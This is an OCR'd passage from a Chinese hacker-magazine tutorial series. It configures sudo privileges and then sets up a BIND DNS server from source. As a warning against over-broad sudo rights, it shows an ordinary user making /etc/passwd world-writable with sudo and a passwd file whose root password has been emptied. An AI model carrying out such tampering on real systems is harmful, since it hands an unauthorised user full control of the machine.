
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these two things:

        #1) Respect the privacy of others.
        #2) Think before you type.

Password:
```

图3 未授权前普通用户调用sudo命令

在这里介绍一种比较简单的方法，运行visudo命令找到图4所示的位置，在这里关键有四个字段——被授权用户名、作用主机、以谁的身份运行、命令。在这里的用户名及命令都可以用别名来代替，初次我们就简单一点，在新的一行添加nohack ALL=(ALL) /etc/init.d/network。图4处的（ALL）代表所有用户，这是什么意思呢？比如还有一个用户hacker，有一个文件abc，hacker有权限修改，但是root却不可以修改，那么填写了（ALL）的用户则可以修改，而填写了（root）的用户则不可以修改。



```
# User privilege specification
root        ALL    =    (ALL)           ALL
nohack      ALL    =    (ALL)           /etc/init.d/network
#被授权用户  作用主机     以谁的身份运行   命令
#username   hostname=(username)   command


# Uncomment to allow people in group wheel to run all commands
# %wheel    ALL=(ALL)    ALL
```

图4 修改sudoers文件

保存退出后（必须退后才生效），运行sudo /etc/init.d/network


resetart，看看是不是把管理员的工作都做了呢(图5)。按着这个原理，可以给某个用户特殊的权限，让他帮管理员完成一些工作，比如你有一台服务器托管在其它城市，如果停电或者服务器要重新启动，机房的管理员就不用联系你，利用你给他的权限就可以让服务器正常工作了。比如服务器正遭受DDOS攻击，一些服务崩溃了，也包括SSH服务，远程维护的你也就无法利用22端口管理服务器了，这时机房的网管就可在不知道root密码的前提下使服务器重新提供服务，这也不会带来很大的威胁，因为他无须知道root密码。

当然，在给普通用户授权时也不能盲目的什么权限都给他，比如你不能把权限设成username ALL=(ALL) ALL，这种又产生个管理员，还不如直接把root用户密码告诉别人呢。如果有一个权限设置过大的用户(图6)，他可以更改/etc/passwd文件权限，甚至将root用户密码清空（图7)。




```
[nohack@Devil nohack]$ sudo /etc/init.d/network restart
Password:
Shutting down interface eth0:  Device eth0 has different MAC address than expect
ed, ignoring.
                                                           [FAILED]
Shutting down loopback interface:                          [  OK  ]
Setting network parameters:                                [  OK  ]
Bringing up loopback interface:                            [  OK  ]
Bringing up interface eth0:                                [  OK  ]
[nohack@Devil nohack]$
```

图5 普通用户利用sodu权限重启网络



```
-bash-2.05b$ cd /etc/
-bash-2.05b$ ls -l passwd
-rw-r--r--    1 root     root         1982 Jun  5 00:10 passwd
-bash-2.05b$ chmod 777 passwd
chmod: changing permissions of 'passwd': Operation not permitted
-bash-2.05b$ sudo chmod 777 passwd
-bash-2.05b$ ls -l passwd
-rwxrwxrwx    1 root     root         1962 Jun  5 00:10 passwd
-bash-2.05b$ id
uid=518(angel) gid=518(angel) groups=510(angel)
-bash-2.05b$
```

图6 普通用户更改passwd权限



```
-bash-2.05b$ more /etc/passwd
root::0:0:angel,SafeCN.Net,0412-[redacted]/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
--More--(19%)
```

图7 普通用户清空root密码

总之，权限过大也会给服务器带来不必要的威胁，所以在商业产品上，对服务器的权限设置一定要理解后再更改，否则会给服务器带来不必要的麻烦。

欢迎你到NoHack官方论坛评批指正，以及讨论。

编辑点评 sudo和上期的Set UID有异曲同工之妙，都能让非管理员用户执行原本只有管理员才能执行的命令。在使用此类软件的时候，首先要注意的就是安全了。虽然能给我们带来方便，但是权限过大会导致灾难性的后果。（本文配有全过程录像在光盘中。）NOHACK

菜鸟学习Linux服务器——DNS篇

Devil、EvilAngel




DNS (Domain Name System）服务器作为局域网及广域网最常见的服务器之一，也是必不可少的一种服务器，对于我们Linux爱好者来说，学习DNS服务器是非常重要的。

在Linux系统中的DNS服务器大多都是使用的bind软件，bind是由ISC组织负责维护及开发的，ISC组织是一个非常权威的组织，它不仅为我们提供bind软件还提供DHCP等服务器软件。

Bind软件可以在ISC官方网站www.isc.org获得，在官方站点首页即可下载ISC的推荐版本，在此也建议不要用安装光盘上的rpm包安装。rpm软件包是在他人机器编译生成的软件，而在你的机器上不一定能达到最高的效率；DNS这种常见服务非常容易出现漏洞的，若光盘的安装包是比较旧的版本则多多少少都会有些bug。

一、DNS软件的获得及安装


在安装软件前，首先确定你的机器没有安装过bind软件，如果安装过请将它卸载掉（图1)。



```
[root@Devil root]# netstat -ntl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:1024            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:1025          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:587             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:110             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:143             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
[root@Devil root]# rpm -qa |grep bind
ypbind-1.12-3
[root@Devil root]#
```

图1 确认本机没有安装bind软件

大家可以在www.isc.org下载bind软件，我使用的是wget命令下载（图2)，wget http://ftp.isc.org/isc/bind9/9.3.2/bind-9.3.2.tar.gz，下载后安装。



```
[root@Devil root]# wget http://ftp.isc.org/isc/bind9/9.3.2/bind-9.3.2.tar.gz
--09:46:53--  http://ftp.isc.org/isc/bind9/9.3.2/bind-9.3.2.tar.gz
           => 'bind-9.3.2.tar.gz'
Resolving ftp.isc.org... done.
Connecting to ftp.isc.org[204.152.184.110]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5,302,112 [application/x-gzip]

100%[====================================>] 5,302,112    147.97K/s    ETA 00:00

09:47:38 (147.97 KB/s) - 'bind-9.3.2.tar.gz' saved [5302112/5302112]

[root@Devil root]#
```

图2 下载bind软件

```
#tar zxvf bind-9.3.2.tar.gz
#cd bind-9.3.2
#./configure --sysconfdir=/etc
#make ; make install
```

在《黑客手册》2006第6期有一篇《Linux下软件安装》，所以安装我就不解释太多了，以免出现重复。Bind源码安装是没有给我们提供任何的实例配置文件的，这个文件我们要手工写的一个配置文件。bind默认会安装到/usr/local下面，而服务器的名字叫named，如果你是rpm包安装方式，可以用service named start|stop|restart来控制服务器，但是我们用的源码安装，只能用named和killall -9 named、killall、-HUP named来控制服务器开启、关闭与重启。

二、添加DNS配置文件

1.生成named.conf文件

虽然bind已经安装完成了，但是还不能启动，它需要一个配置文件，细心的读者会看得出来，在我们安装时用了#./configure --sysconfdir=/etc把配置文件指定到/etc目录下了，为了体验菜鸟DIY的精神，我们来自己写一个配置文件，vi /etc/named.conf添加如下几行：

```
options {
  directory "/var/named";
};
zone "." {
  type hint;
  file "named.ca";
};
```

注意：每行后面要有分号“;”，而大括号“{”前要有空格，bind配置文件要求很严格，会因为少个分号或空格而出现错误。

小知识：options定义的是全局变量，directory "/var/named";是指定了DNS默认的工作目录；zone “.”定义一个根域，因为我们没有根域的数据库，所以我们要指定类型是hint类型；file "named.ca"；指定根域的工作文件，named.ca文件名可以随意，我这里没有给它绝对路径，默认是/var/named，这是由directory "/var/named";指定的。

2.产生named.ca文件

如果现在启动服务器，会提示错误，大意是找不到named.ca文件，所以我们还

要手工建一个named.ca文件。named.conf、named.ca都可以在安装盘上找到，而在这里，我们还是手工建立named.ca文件，自己动手丰衣足食呀！

首先确认你的服务器可以正常联接到互联网上，你可以用host或ping命令来测试网络是否正确连通（图3）。我们服务器用202.96.64.68这个为域名服务器，为本机域名解析，用host命令测试解析互联网的地址。




图3 测试本机服务器是否可以上网

运行“dig -t NS .”命令（图4），用dig命令查找根的NS记录。返回信息比较多，在图4中可以看到，用dig命令解析到整个互联网的根，上半面是域名，下面对应的A记录就是IP地址。而这个返回信息就可以作前面所说的named.ca文件，将它返回结果重定向到/var/named/named.ca文件即可，如“dig -t NS . > /var/named/named.ca”。有了named.ca我们就可以用本地地址来DNS服务器了，用vi编辑器打开/etc/resolv.conf，用nameserver 127.0.0.1替换文件内的内容，或者直接用echo "nameserver 127.0.0.1" > /etc/resolv.conf命令也可以达到同样的效果。




图4 查找根的NS记录

3.建立rndc.conf文件

如果我们现在启动DNS服务器是不会出现任何错误的，小菜们高兴ing，但是DNS服务器还是不能正常工作。有的朋友这个时候就晕了，在用netstat ntl命令来查看本机开放的端口时开放了53端口，而且ps aux | grep named也可以看到named的进程，就是不能解析互联网上的主机。这个时候解决问题最好的方法就是查看日志了，tail /var/log/messages查看日志时，日志提示大意为少了rndc.key文件。rndc.key配置文件在光盘中也有，但是为了DIY的精神，还是自己动手吧！

运行rndc-confgen命令（图5），它的返回信息就是rndc.key文件，这要比你找光盘上的文件方便吧，在图5中运行的命令是“rndc-confgen > log ;cat -n log”，大家不要理解错了，这是两条命令打在一行了，是为了显示行号方便大家看图。在图5中的1行、12行说，在此中间是rndc.key配置文件，文件名为rndc.conf；而14行提示，当前行到最后是DNS的配置文件。




图5 得到rndc.key配置文件




图6 测试DNS服务器是否可以正常工作

既然看明白了，我们就开始完善DNS服务器啦，rndc-confgen > /etc/rndc.conf，将rndc-confgen返回信息重定向到/etc/rndc.conf文件内。使用tail +14 /etc/rndc.conf >> /etc/named.conf命令，把应该属于DNS配置文件的内容追加到named.conf文件，然后再删除named.conf文件内的注释，也就是图5中的15行到23行。

> 小提示：用tail +15命令可以读取/etc/rndc.conf文件，在15行开始读取一直到结尾，把读出内容添加到/etc/named.conf文件尾，以简化我们复制粘贴的操作。

运行netstat -ntl | grep :53、ps aux | grep named命令，如果出现类似图6的结果，说明你的DNS服务器配置成功了。(图6)

三、配置一个真实的域名服务器

到目前为止，好像这个DNS服务器没什么用处，只能加速公司内部网络查寻的速度，好像也没什么特别的。现在我们就配置一个真实的域名服务器，假如你申请了safecn.net这个域名，而公司的局域网也用这个域为内网提供域名服务。

修改DNS配置文件/etc/named.conf添加如下字段：

```
zone "safecn.net" {
    type master;
    file "safecn.net.zone";
};
```

和之前的根域差不多，格式都是一样的，只是域名及类型（type）不同，master类型为主服务器，代表这个域名的数据库是由该服务器来维护，不需要别人管理。同样道理，我们也要建一个safecn.net.zone文件，目录可别忘了噢，这个和directory "/var/named"；有关的噢！vi /var/named/safecn.net.zone，这是个新文件，添加如下内容：

```
@ IN SOA    safecn.net. root (
            2006042202
            1H
            15M
            1W
            1D )
  IN NS     devil
  IN MX 10  mail
devil IN A  192.168.3.254
www IN A    219.146.159.55
mail IN A   192.168.3.254
```

其实这个文件的完整格式类似图7。因为在named.conf中定义的域名——safecn.net会以“@”变量传递到这个文件中，所以主机位的“safecn.net.”可以用“@”来代替。又因为所有的主机位如不写全默认就会加上这个变量，如devil.safecn.net.写成devil，会认为就是devil.safecn.net.所以该文件可以写成图8这种格式。需要注意的是，如果不想写完整，在字符后面不要加点“.”。

如果一个字段和上面的段相同，如图8中的第1行和7、8、9行相同，所以在文件中7、8、9行首的“@”可以省去。root.




图7 safecn.net.zone设置

